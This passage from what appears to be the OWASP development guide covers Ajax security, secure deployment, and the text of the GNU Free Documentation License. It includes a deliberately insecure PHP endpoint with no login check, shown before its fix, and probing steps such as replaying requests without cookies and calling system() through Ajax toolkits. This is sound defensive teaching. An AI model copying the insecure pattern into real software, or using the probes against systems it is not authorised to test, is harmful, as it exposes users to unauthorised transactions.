Many enterprises, including irs.gov.ex, have taken to service orientated architecture (SOA), which uses web services enabling re-use of pre-existing transactions and systems, such as SAP or

Siebel, or custom transactions running on mainframes. If an Ajax framework is connected to such SOA endpoints, such as an enterprise service bus, or directly to a backend data warehouse or other persistent store, there is no ability to validate the calling identity, authorize the transaction, validate the data, or any other normal security activity. So this model will not do.

In the next model, which is how most PHP application frameworks work today, the Ajax xmlrpc endpoint is not necessarily well integrated with the main application.




Figure X: Insecure: Ajax Web Service Endpoint separate from the main application

In this model, if the Ajax endpoint cannot or does not access secure state, or associate the call with the active session, a hostile caller could emulate an active session and call protected resources with minimal skills or tools. This vulnerability has already been demonstrated with several popular Ajax PHP toolkits on Bugtraq, and probably applies to other less well-known toolkits for other languages and platforms.

The best way to protect both of these models is to bring them back to the normal three-tier application model:




Figure X: Better: Shared business logic in the middle tier with different front ends

In this model, which is akin to how GMail works, the application is still significantly Ajax enabled, and provides a rich experience to the user. However, this code is backed by:

- A solid session management scheme to ensure that authentication and authorization is performed in a trusted part of the architecture
- Data validation is performed in both directions on the server-side at various layers to limit or prevent injection and other attacks
- All calls to the backend services are performed by trusted server-side business logic
- The layered architecture allows reasonable trust of the caller at the ESB level as the data has been significantly authorized and validated

This means that the ESB and its published services, such as 40 year old COBOL code, do not need to be particularly aware of the implications of being made available to the Internet. This enables higher levels of re-use and reduces costs.

Although more complex to the project implementing the Ajax enabled application, to the funding business, this architecture is the cheapest way of maintaining security whilst avoiding updating or maintaining ancient or third party code.

Selecting the correct architecture is unfortunately not a checklist – it is a balance of risk versus cost. However, as demonstrated in this section, client-side heavy architecture models are completely untrustworthy for transactional systems and should be avoided.

25.5 Access control: Authentication and Authorization

Ajax code uses the XMLHttpRequest object, which will send the cookies of the current browser context through with each request. For applications which have user sessions, it is vital that normal authentication paths are used to ensure that the caller is known to the application. Brochure-ware applications can skip this section as they allow anonymous calling.

25.5.1 How to determine if you are vulnerable

If you have transactions or calls that are not to be used by anonymous callers, check that client-side cannot call them without an established user context.

To do this:

- Fire up your favorite proxy tool, such as WebScarab
- Generate an authenticated XMLHttpRequest using the browser
- Right click on the resulting entry in Paros, click “Re-send”
- Edit out the cookie.

See if a valid result is returned. If yes, you are vulnerable. Repeat for every Ajax enabled server-side service

25.5.2 Countermeasures

Ensure that every Ajax callable function, whether XMLRPC, custom code, or a web service verify the session and authorization.

For example, in typical Ajax style, CPaint uses this insecure example:

```
<?php
function calculate_tax($sales_amount)
{
    return($sales_amount * 0.075);
}
?>
```

Let’s add some session authentication, authorization and data validation, and business rule validation:

```
<?php
function calculate_tax($sales_amount)
{
    // check that the session is logged in
    assert_login();

    // check that the user has the USER role to prevent
    // guest and admin access
```

```

    assert_role( 'USER' );

// Validate data and business rules45
if ( is_numeric($sales_amount) && $sales_amount > 0 )
{
    // Perform the calculation and return
    return($sales_amount * 0.075);
}
// Data failed validation and business rules
return -1;
}
?>

```

With these simple changes, we ensure that:

- (Authentication) Enforce that the user is logged on
- (Authorization and compliance) Enforce role authorization and provide SOX-compliant segregation of duties
- (Data Validation) Ensure that the data is safe to perform our calculation
- (Business Rule Validation) Lastly, check the data is within acceptable business rule boundaries as it is not a good idea to calculate tax for negative and zero values

Obviously, performing a tax rate calculation is not that important, but if it was an insurance premium calculator (which uses highly sensitive actuary data) this is the minimum you would expect to see for sensitive code.

25.6 Silent transactional authorization

Any system that silently processes transactions using a single submission is dangerous to the client. For example, if a normal web application allows a simple URL submission, a preset session attack will allow the attacker to complete a transaction without the user's authorization. In Ajax, it gets worse: the transaction is silent; it happens with no user feedback on the page, so an injected attack script may be able to steal money from the client without authorization.

25.6.1 How to determine if you are vulnerable

Determine if the application:

- Is vulnerable to DOM injection and can run arbitrary Javascript

⁴⁵ please forgive the bad coding style : two return() statements and a test condition relying on « Boolean complete evaluation OFF » (Boolean short-circuiting ;-)


- If the browser allows execution of loaded Javascript via URL entry, by navigating to the transaction submission page, and then typing in javascript:function(args). If the Javascript is executed, it is likely that spyware will also be able to execute this code via the DOM model

25.6.2 Countermeasures

Ensure that all transactions are conducted with appropriate authorization, including transaction signing as necessary

25.7 Untrusted or absent session data

A common mis-implementation with Ajax is the desire to call a second server.



Session data on the first server is usually contains relatively trustworthy authentication and authorization decisions, as well as sensitive state, but in general, the second server cannot access these decisions in a timely or safe fashion.

An example include running an Ajax application on <http://www.example.com>, and the Ajax code is able to directly process share trades on <http://market.somebiginvestmentfirm.com/> via the use of embedded trust or embedded credentials.

Attackers will be able to fraudulently perform transactions if there is no shared state between the two systems. This attack only requires that the attackers can tamper with embedded state on the client and if market.somebiginvestmentfirm.com foolishly trusts calls from Ajax callers without first checking with [example.com](http://www.example.com). However, if [example.com](http://www.example.com) is simply one of hundreds of brokers,

then this scenario is very unlikely to be secure no matter how it's sliced or diced. This particular scenario requires federated identity, which is discussed further in the Authentication chapter.

25.7.1 How to determine if you are vulnerable

You are vulnerable to this issue if:

- Sensitive state is passed through the client to the second server in the foolish hope it will be trusted by the second server
- The Ajax endpoints are hosted on a different server with unsharable session state
- The second server is addressed by a URL that would prevent the cookies from the first session being used by the second server. Most browsers do not allow an application running on ws.example.com to read cookies from www.example.com. However, browsers will allow cookies to be read from <http://example.com> but you should not rely on this as an attacker may spoof another URL such as attack.example.com and set cookies for example.com.
- If the web service or other endpoint cannot obtain data from the first server's session state for any other reason (such as incompatible technologies, like running a PHP web application and the Ajax application is trying to consume ASP.NET web services).

25.7.2 Countermeasures

There are at least three methods to get around this issue:

- Do not host the receiving end point on a different server; simply scale the entire application up (web services and all) on the same host. This allows trivially easy access to the trusted session state
- Stash the state in a database, and pass a very cryptographically strong random key from the first server to the second server via the client. This method is far slower, more code intensive, and less scalable than the first solution.
- Use federated authentication to provide a shared authorization context and verify it on the second server. This is usually very slow, but it is safe as long as the SSO implementation is relatively secure and does not allow replay attacks.

A solution that will not work is to simply pass the sensitive state via the client. A hostile client

can tamper the username, role, or any other sensitive state, so it cannot be trusted to transit such data.

25.8 State management

The DOM is designed to be manipulated and visible within the browser. It was never designed to be a secure storage area, but rather as a method of controlling how the page looks and behaves. Therefore, secure applications need to take care with client side storage of secure state.

25.8.1 How to determine if you are vulnerable

- Does your application use Dot.Net's VIEWSTATE ?

25.8.2 Countermeasures

- Do not use Dot.Net's VIEWSTATE.

25.9 Tamper resistance

If state is stored on the client, the attacker is able to easily manipulate this state using a DOM inspection tool, or simply by re-writing to their own API.

25.9.1 How to determine if you are vulnerable:

- Use DOM inspection tools – can you see client side state?
- Can you change the state?
- Use proxy tools, such as Paros, Spike Proxy, or WebScarab. When you see client-side state, can you modify it or inject interesting traffic? Does the server-side code detect the change in a reasonable way?

25.9.2 Countermeasures

- Do not obfuscate client side state for no purpose – this requires more code and is trivially bypassed by advanced attackers
- Applications should maintain a copy of all client-side state, and only accept back state that the user is authorized to change, such as a form fields or settings which they can change in the web UI

- Ensure that the action is authorized before performing any activity on submitted data
- Include server-side validation, preferring white listing to blacklisting.

25.10 Privacy

Almost all Ajax clients use XMLHttpRequest with GET requests. These embed the data in the “URL”, and even though the data is generally not visible to the user, it is available in the browser history.

Phishers favor GET requests. They love to use links embedded in e-mails. If coupled with poorly written code that does not assert authorization, such code will allow the phisher to commit an unauthorized transaction.

Even if POSTs are used, private data can be cached in intermediate untrusted caches if the application uses HTTP rather than HTTPS connections.

Most browsers have GET data limits, which can be as little as 2 KB. POSTs do not have this limitation, allowing far more data to be sent in any one request.

25.10.1 How to determine if you are at risk

- Use a proxy tool, like Paros, Spike, or WebScarab to determine the mode of the Ajax interaction. If it is GET, you are potentially at risk.
- Look at the data – does it contain details such as usernames, passwords, names, addresses, medical history, bank account, tax or other private details? If so, you are at risk
- If you have risky data, can you access the Ajax endpoint via HTTP? If so, you are risk from privacy breaches.

25.10.2 Countermeasures

Generally, regardless of data value, use only POST requests.

CPaint POST transfer mode client example

```
var cp = new cpaint();
cp.set_transfer_mode('POST');
...
cp.call('processCreditCard.php', 'setCCDetail',
document.getElementById('creditcardnumber'), document.getElementById('creditcardexpiry'),
document.getElementById('ccv'));
CPaint POST transfer mode server example
<?php
```

```

function setCCDetail($cc, $expiry, $ccv)
{
// check that the session is logged in
    assert_login();

    // check that the user has the USER role to prevent
// guest and admin access
    assert_role('USER');

// Validate data and business rules
if ( is_credit_card($cc) && is_expiry_date($expiry) && is_numeric($ccv) )
{
// Set the credit card details
$this->cc = $cc;
$this->exp = $expiry;
$this->ccv = $ccv;
return true;
}
// Data failed validation and business rules
return false;
}
?>

```

Include server-side code that enforces the source of the data, so that it only comes from the POST, not from the request, GET, environment, or cookie data.

If data transiting Ajax endpoints is protected by the users’ privacy laws, ensure that the data transits only over HTTPS using SSLv3 or TLS 1.0 or better and block HTTP communications.

25.11 Proxy Façade

Many popular toolkits allow you to register a class or file with the Ajax toolkit and thus call that method. CPaint for example works in this manner. However, some toolkits are worse than others – they allow **any** in context function to be called, including `system()` and `eval()`. Others are not robust against code injection – see below for more details.

25.11.1 How to determine if you are vulnerable

If your toolkit works by registering classes or functions, try:

- Calling a system call, such as `system()` or `printf()`
- Calling another function in your code, but one which has not been registered
- Try using some of the language features, such as ` for PHP for example

If any of these attacks work, your code (and any code using this framework) is vulnerable to attack.

25.11.2 Countermeasures

In general, such methods of calling server side code are fraught with danger. It's better to provide a limited interface, called a proxy façade, to only allow access to permitted functions. This would also allow authorization checks and basic validation to be performed before calling previously internal code.

Do not use such a class registration and use SACK (Simple Ajax Code Kit) which doesn't. Using AJAX in PHP is safer if you keep things simple and efficient.

25.12 Further Reading

AJAX Spell Command Injection Vulnerability

<http://www.securityfocus.com/bid/13986/discuss>

CPaint Command Injection Vulnerability

<http://www.securityfocus.com/bid/14565/discuss>

XML-RPC Command Injection Vulnerability

<http://www.securityfocus.com/bid/14088/discuss>

Maguire vs SOCOG/IBM, Nublog

<http://www.contenu.nu/socog.html>

W3C, Existing accessibility tools

<http://www.w3.org/WAI/ER/existingtools.html>

US Census 2000: Disability Status 2000

<http://www.census.gov/prod/2003pubs/c2kbr-17.pdf>

26. Deployment

Deployment is the first and sometimes the only experience system administrators will have with your application. Customers who buy or use your application appreciate the lower costs of securely deployed software – if their system administrators do not have to spend hours or days securing your software, they are far more likely to choose your software over an insecure competitor.

Ease of deployment is a key consideration for many highly available or highly changeable systems. Systems have a special knack of buying the farm at 3 am Monday morning before the busiest day of the year. If your application can be trivially installed at 3 am by tired and emotional system administrators, they will remember you fondly when the time comes for new software or the next version. The worst case alternative is that your customers may not be around if your software takes three days to install.

Secure deployment is essential for high value systems. High value systems require controls in excess of basic software. This chapter guides you through packaging and deployment issues.

26.1 Objective

To ensure that the application is deployed as easily and as securely as possible.

26.2 Platforms Affected

All.

26.3 Best Practices

- Software should have automated installers and provide automated uninstallers
- Software should deploy using a least privilege security model
- Software should not expose any secrets once installed
- Documentation should not contain any default accounts, nor should the installer contain any pre-chosen or default accounts

26.4 Release Management

Release management is a formal process designed to ensure that applications are released in a tested and controlled fashion.

26.4.1 How to identify if you are vulnerable

Is there release management in place? If so, does it cover?

- Deployment testing
- Acceptance testing

26.4.2 How to protect yourself

- Read software quality assurance references
- Write deployment instructions
- Eliminate all steps that can be automated
- Implement a deployment acceptance test

26.5 Secure delivery of code

Attackers have been known to send malicious code to end users, so it is vital that your users and customers can obtain your software in a secure fashion.

26.5.1 How to identify if you are vulnerable

Secure delivery of code is relatively simple to test, and even easier to rectify.

- Pretend to be a normal customer. Obtain your software in the usual fashion.
- Was it obtained from a retailer or other distributor in hard format? If so, does the software contain instructions on how to validate it against legitimate deliveries?
- Does the media contain any viruses or harmful code?
- Was it obtained from a third party download site? If so, does it contain an accurate link back to you ?

26.5.2 How to protect yourself

Secure all defacts found above so that safe delivery of sane media from a trusted source is ensured.

26.6 Code signing

Ensure code signing.

26.7 Permissions are set to least privilege

Ensure permissions are set to the lowest privilege level possible.

26.8 Automated packaging

Ensure automated packaging with tampering protection.

26.9 Automated deployment

Ensure automated deployment.

26.10 Automated removal

Ensure automated removal.

26.11 No backup or old files

Ensure there are no backup or outdated files left.

26.12 Unnecessary features are off by default

Ensure unnecessary features are turned off by default.

26.13 Setup log files are clean

Ensure setup log files are clean.

26.14 No default accounts

Ensure no default accounts are set.

26.15 Easter eggs

Easter eggs are mostly small (but sometimes not) hidden features. Often they will contain the developer's names or activate hidden advanced or developer features, but occasionally, they are more like mini-applications. For the most part, they have no business function.




Figure 1 Adobe InDesign CS SVG Easter Egg

Easter eggs are fairly popular with developers, but they are problematic from a software engineering and legal view point. Unless easter eggs have been sufficiently designed and tested, easter eggs can cause the application to crash or misbehave. For example, Word 97 contained a pinball game and Excel 97 contained a small flight simulator. If these crashed with unsaved data, the application is not acting within design parameters, opening up liability.

However, there is a case for including debug functionality, as long as it is tested, not enabled by default, and is documented within the user or administration manual.

26.16 Malicious software

The delivery of software is littered with examples of software delivered with something more than the users bargained for.

Examples include:

- Sony's XCP root kit is delivered on millions of audio disks, infecting at least half a million PCs. Major legal problems have ensued, and set copy prohibition technologies back at least five years
- Microsoft through a lack of a quality assured distribution process (now resolved), distributed viruses on multiple occasions, such as Concept and Wazzu

These examples are highly embarrassing, extremely expensive (in Sony's case, hundreds of millions of dollars) to resolve, and truly trivial to prevent.

In most countries, it is now illegal to create, distribute, and use software that acts in a subreptitious and devious manner. Users will remember any vendor attempting such criminal sabotage and never buy from such vendors again. In Australia, such criminal acts are punishable with fines of up to \$250,000 per infected computer, and up to 10 years imprisonment. Similar statutes and punishments exist in most countries.

OWASP is not a source of legal advice; if you think your software flies close to the wind, you must seek competent legal opinion. Even better, do not create or distribute such software. Karma will bite you on the flip side.

26.16.1 How to identify if you are vulnerable

Does your software contain any malicious code, which performs unauthorized or damaging activity? This could be code like Sony's root kit. If so remove it.

Did you check your final software image for known:

- viruses using at least one up to date virus scanner?
- spyware using at least one up to date spyware scanner?

Is it possible for an auditor to determine when this scan took place?

26.16.2 How to protect yourself

Do not create or distribute malicious software – it is illegal in most countries.

Scan your final distribution images and media with at least one up to date virus scanner and at least one spyware checker. Document in your manual the date of this scan and the software used.

26.17 Further Reading

Deploying applications

- (PHP) Deploying PHP web applications with Ant:
http://www.onlamp.com/pub/a/php/2005/12/20/php_ant.html
- (J2EE) Deploying for the web using Ant:
http://www.onjava.com/pub/a/onjava/excerpt/AntTDG_chap8/index.html
http://www.onjava.com/pub/a/onjava/excerpt/AntTDG_chap8/index1.html
- (Apple MacOS X) Package Maker
<http://developer.apple.com/tools/installerpolicy.html>
- (Many Linux distros) Redhat Package Manager (RPM)
<http://www.rpm.org/>
- (Debian, and MacOS X using Fink) Advanced Packaging Tool
<http://www.debian.org/doc/manuals/apt-howto/index.en.html>
- (Solaris) Application Packaging Developer's Guide
<http://docs.sun.com/app/docs/doc/806-7008/>
- (Win32, .NET, any framework where xcopy works as a deployment tool)
Microsoft Windows Installer XML (wix), a free Windows installer creator
<http://sourceforge.net/projects/wix>

Examples of bad deployment practices

Sony's root kit settlement will cost Sony more than \$150 million and seriously set back their anti-consumer copy prohibition agenda

- Sony, Rootkits and Digital Rights Management Gone Too Far:
<http://www.sysinternals.com/blog/2005/10/sony-rootkits-and-digital-rights.html>
- Sony has a voluntary recall program for XCP infected disks:

<http://cp.sonybmg.com/xcp/>

- Settlement details of at least ten class action lawsuits against Sony:

<http://www.eff.org/IP/DRM/Sony-BMG/>

- Microsoft distributes macro viruses on CD

<http://www.f-secure.com/v-descs/wazzu.shtml>

Appendices

GNU Free Documentation License

Version 1.1, March 2000

Copyright © 2000 Free Software Foundation, Inc.

59 Temple Place, Suite 330, Boston, MA 02111-1307 USA

Everyone is permitted to copy and distribute verbatim copies of this license document, but changing it is not allowed.

PREAMBLE

The purpose of this License is to make a manual, textbook, or other written document "free" in the sense of freedom: to assure everyone the effective freedom to copy and redistribute it, with or without modifying it, either commercially or non-commercially. Secondly, this License preserves for the author and publisher a way to get credit for their work, while not being considered responsible for modifications made by others.

This License is a kind of "copyleft", which means that derivative works of the document must themselves be free in the same sense. It complements the GNU General Public License, which is a copyleft license designed for free software.

We have designed this License in order to use it for manuals for free software, because free software needs free documentation: a free program should come with manuals providing the same freedoms that the software does. But this License is not limited to software manuals; it can be used for any textual work, regardless of subject matter or whether it is published as a printed book. We recommend this License principally for works whose purpose is instruction or reference.

APPLICABILITY AND DEFINITIONS

This License applies to any manual or other work that contains a notice placed by the copyright holder saying it can be distributed under the terms of this License. The "Document", below, refers to any such manual or work. Any member of the public is a licensee, and is addressed as "you".

A "Modified Version" of the Document means any work containing the Document or a portion of it, either copied verbatim, or with modifications and/or translated into another language.

A "Secondary Section" is a named appendix or a front-matter section of the Document that deals exclusively with the relationship of the publishers or authors of the Document to the Document's overall subject (or to related matters) and contains nothing that could fall directly within that overall subject. (For example, if the Document is in part a textbook of mathematics, a Secondary Section may not explain any mathematics.)

The relationship could be a matter of historical connection with the subject or with related matters, or of legal, commercial, philosophical, ethical or political position regarding them.

The "Invariant Sections" are certain Secondary Sections whose titles are designated, as being those of Invariant Sections, in the notice that says that the Document is released under this License.

The "Cover Texts" are certain short passages of text that are listed, as Front-Cover Texts or Back-Cover Texts, in the notice that says that the Document is released under this License.

A "Transparent" copy of the Document means a machine-readable copy, represented in a format whose specification is available to the general public, whose contents can be viewed and edited directly and straightforwardly with generic text editors or (for images composed of pixels) generic paint programs or (for drawings) some widely available drawing editor, and that is suitable for input to text formatters or for automatic translation to a variety of formats suitable for input to text formatters. A copy made in an otherwise Transparent file format whose markup has been designed to thwart or discourage subsequent modification by readers is not Transparent.

A copy that is not "Transparent" is called "Opaque".

Examples of suitable formats for Transparent copies include plain ASCII without markup, Texinfo input format, LaTeX input format, SGML or XML using a publicly available DTD, and standard-conforming simple HTML designed for human modification.

Opaque formats include PostScript, PDF, proprietary formats that can be read and edited only by proprietary word processors, SGML or XML for which the DTD and/or processing tools are not generally available, and the machine-generated HTML produced by some word processors for output purposes only.

The "Title Page" means, for a printed book, the title page itself, plus such following pages as are needed to hold, legibly, the material this License requires to appear in the title page.

For works in formats which do not have any title page as such, "Title Page" means the text near

the most prominent appearance of the work's title, preceding the beginning of the body of the text.

VERBATIM COPYING

You may copy and distribute the Document in any medium, either commercially or noncommercially, provided that this License, the copyright notices, and the license notice saying this License applies to the Document are reproduced in all copies, and that you add no other conditions whatsoever to those of this License. You may not use technical measures to obstruct or control the reading or further copying of the copies you make or distribute. However, you may accept compensation in exchange for copies. If you distribute a large enough number of copies you must also follow the conditions in section 3.

You may also lend copies, under the same conditions stated above, and you may publicly display copies.

COPYING IN QUANTITY

If you publish printed copies of the Document numbering more than 100, and the Document's license notice requires Cover Texts, you must enclose the copies in covers that carry, clearly and legibly, all these Cover Texts: Front-Cover Texts on the front cover, and Back-Cover Texts on the back cover. Both covers must also clearly and legibly identify you as the publisher of these copies. The front cover must present the full title with all words of the title equally prominent and visible. You may add other material on the covers in addition. Copying with changes limited to the covers, as long as they preserve the title of the Document and satisfy these conditions, can be treated as verbatim copying in other respects.

If the required texts for either cover are too voluminous to fit legibly, you should put the first ones listed (as many as fit reasonably) on the actual cover, and continue the rest onto adjacent pages.

If you publish or distribute Opaque copies of the Document numbering more than 100, you must either include a machine-readable Transparent copy along with each Opaque copy, or state in or with each Opaque copy a publicly-accessible computer-network location containing a complete Transparent copy of the Document, free of added material, which the general network using public has access to download anonymously at no charge using public-standard network protocols. If you use the latter option, you must take reasonably prudent steps, when you begin distribution of

Opaque copies in quantity, to ensure that this Transparent copy will remain thus accessible at the stated location until at least one year after the last time you distribute an Opaque copy (directly or through your agents or retailers) of that edition to the public.

It is requested, but not required, that you contact the authors of the Document well before redistributing any large number of copies, to give them a chance to provide you with an updated version of the Document.

MODIFICATIONS

You may copy and distribute a Modified Version of the Document under the conditions of sections 2 and 3 above, provided that you release the Modified Version under precisely this License, with the Modified Version filling the role of the Document, thus licensing distribution and modification of the Modified Version to whoever possesses a copy of it. In addition, you must do these things in the Modified Version:

Use in the Title Page (and on the covers, if any) a title distinct from that of the Document, and from those of previous versions (which should, if there were any, be listed in the History section of the Document). You may use the same title as a previous version if the original publisher of that version gives permission.

List on the Title Page, as authors, one or more persons or entities responsible for authorship of the modifications in the Modified Version, together with at least five of the principal authors of the Document (all of its principal authors, if it has less than five).

State on the Title page the name of the publisher of the Modified Version, as the publisher.
Preserve all the copyright notices of the Document.

Add an appropriate copyright notice for your modifications adjacent to the other copyright notices.

Include, immediately after the copyright notices, a license notice giving the public permission to use the Modified Version under the terms of this License, in the form shown in the Addendum below.

Preserve in that license notice the full lists of Invariant Sections and required Cover Texts given in the Document's license notice. Include an unaltered copy of this License.

Preserve the section entitled "History", and its title, and add to it an item stating at least the title,

year, new authors, and publisher of the Modified Version as given on the Title Page. If there is no section entitled "History" in the Document, create one stating the title, year, authors, and publisher of the Document as given on its Title Page, then add an item describing the Modified Version as stated in the previous sentence.

Preserve the network location, if any, given in the Document for public access to a Transparent copy of the Document, and likewise the network locations given in the Document for previous versions it was based on. These may be placed in the "History" section. You may omit a network location for a work that was published at least four years before the Document itself, or if the original publisher of the version it refers to gives permission.

In any section entitled "Acknowledgements" or "Dedications", preserve the section's title, and preserve in the section all the substance and tone of each of the contributor acknowledgements and/or dedications given therein.

Preserve all the Invariant Sections of the Document, unaltered in their text and in their titles. Section numbers or the equivalent are not considered part of the section titles.

Delete any section entitled "Endorsements". Such a section may not be included in the Modified Version.

Do not retitle any existing section as "Endorsements" or to conflict in title with any Invariant Section.

If the Modified Version includes new front-matter sections or appendices that qualify as Secondary Sections and contain no material copied from the Document, you may at your option designate some or all of these sections as invariant. To do this, add their titles to the list of Invariant Sections in the Modified Version's license notice. These titles must be distinct from any other section titles.

You may add a section entitled "Endorsements", provided it contains nothing but endorsements of your Modified Version by various parties--for example, statements of peer review or that the text has been approved by an organization as the authoritative definition of a standard.

You may add a passage of up to five words as a Front-Cover Text, and a passage of up to 25 words as a Back-Cover Text, to the end of the list of Cover Texts in the Modified Version. Only one passage of Front-Cover Text and one of Back-Cover Text may be added by (or through arrangements made by) any one entity. If the Document already includes a cover text for the same

cover, previously added by you or by arrangement made by the same entity you are acting on behalf of, you may not add another; but you may replace the old one, on explicit permission from the previous publisher that added the old one.

The author(s) and publisher(s) of the Document do not by this License give permission to use their names for publicity for or to assert or imply endorsement of any Modified Version.

COMBINING DOCUMENTS

You may combine the Document with other documents released under this License, under the terms defined in section 4 above for modified versions, provided that you include in the combination all of the Invariant Sections of all of the original documents, unmodified, and list them all as Invariant Sections of your combined work in its license notice.

The combined work need only contain one copy of this License, and multiple identical Invariant Sections may be replaced with a single copy. If there are multiple Invariant Sections with the same name but different contents, make the title of each such section unique by adding at the end of it, in parentheses, the name of the original author or publisher of that section if known, or else a unique number. Make the same adjustment to the section titles in the list of Invariant Sections in the license notice of the combined work.

In the combination, you must combine any sections entitled "History" in the various original documents, forming one section entitled "History"; likewise combine any sections entitled "Acknowledgements", and any sections entitled "Dedications". You must delete all sections entitled "Endorsements."

COLLECTIONS OF DOCUMENTS

You may make a collection consisting of the Document and other documents released under this License, and replace the individual copies of this License in the various documents with a single copy that is included in the collection, provided that you follow the rules of this License for verbatim copying of each of the documents in all other respects.

You may extract a single document from such a collection, and distribute it individually under this License, provided you insert a copy of this License into the extracted document, and follow this License in all other respects regarding verbatim copying of that document.

AGGREGATION WITH INDEPENDENT WORKS

A compilation of the Document or its derivatives with other separate and independent documents or works, in or on a volume of a storage or distribution medium, does not as a whole count as a Modified Version of the Document, provided no compilation copyright is claimed for the compilation. Such a compilation is called an "aggregate", and this License does not apply to the other self-contained works thus compiled with the Document, on account of their being thus compiled, if they are not themselves derivative works of the Document.

If the Cover Text requirement of section 3 is applicable to these copies of the Document, then if the Document is less than one quarter of the entire aggregate, the Document's Cover Texts may be placed on covers that surround only the Document within the aggregate. Otherwise they must appear on covers around the whole aggregate.

TRANSLATION

Translation is considered a kind of modification, so you may distribute translations of the Document under the terms of section 4. Replacing Invariant Sections with translations requires special permission from their copyright holders, but you may include translations of some or all Invariant Sections in addition to the original versions of these Invariant Sections. You may include a translation of this License provided that you also include the original English version of this License. In case of a disagreement between the translation and the original English version of this License, the original English version will prevail.

TERMINATION

You may not copy, modify, sublicense, or distribute the Document except as expressly provided for under this License. Any other attempt to copy, modify, sublicense or distribute the Document is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

FUTURE REVISIONS OF THIS LICENSE

The Free Software Foundation may publish new, revised versions of the GNU Free Documentation License from time to time. Such new versions will be similar in spirit to the present

version, but may differ in detail to address new problems or concerns. See <http://www.gnu.org/copyleft/>

Each version of the License is given a distinguishing version number. If the Document specifies that a particular numbered version of this License "or any later version" applies to it, you have the option of following the terms and conditions either of that specified version or of any later version that has been published (not as a draft) by the Free Software Foundation. If the Document does not specify a version number of this License, you may choose any version ever published (not as a draft) by the Free Software Foundation.